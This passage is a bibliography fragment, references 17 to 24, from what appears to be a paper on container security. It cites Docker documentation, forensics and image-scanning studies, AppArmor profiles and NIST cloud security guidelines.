[17] Docker Diff, https://docs.docker.com/engine/reference/commandline/diff/

[18] Andreas Dewald, Matthias Luft, Julian Suleder, INCIDENT ANALYSIS AND FORENSICS IN DOCKER ENVIRONMENTS, ERNW WHITE PAPER 64/ (02, 2018)

[19] Cgroups, https://man7.org/linux/man-pages/man7/cgroups.7.html

[20] Docker Content Trust, https://docs.docker.com/engine/security/trust/

[21] Michael Andersson & Robert Hysing Berg, Concerns about available container image scanning tools and image security, 2022

[22] Zhu, H., Gehrmann, C. Lic-Sec, "An enhanced AppArmor Docker security profile generator" J. Inf. Secur. Appl. 2021, 61, 102924

[23] Olivier FLAUZAC,Fabien MAUHOURAT, Florent NOLOT, "A review of native container security for running applications, The 17th International Conference on Mobile Systems and Pervasive Computing (MobiSPC) August 9-12, 2020, Leuven, Belgium

[24] Wayne Jansen,Timothy Grance, "Guidelines on Security and Privacy in Public Cloud Computing", Special Publication 800-144, 2011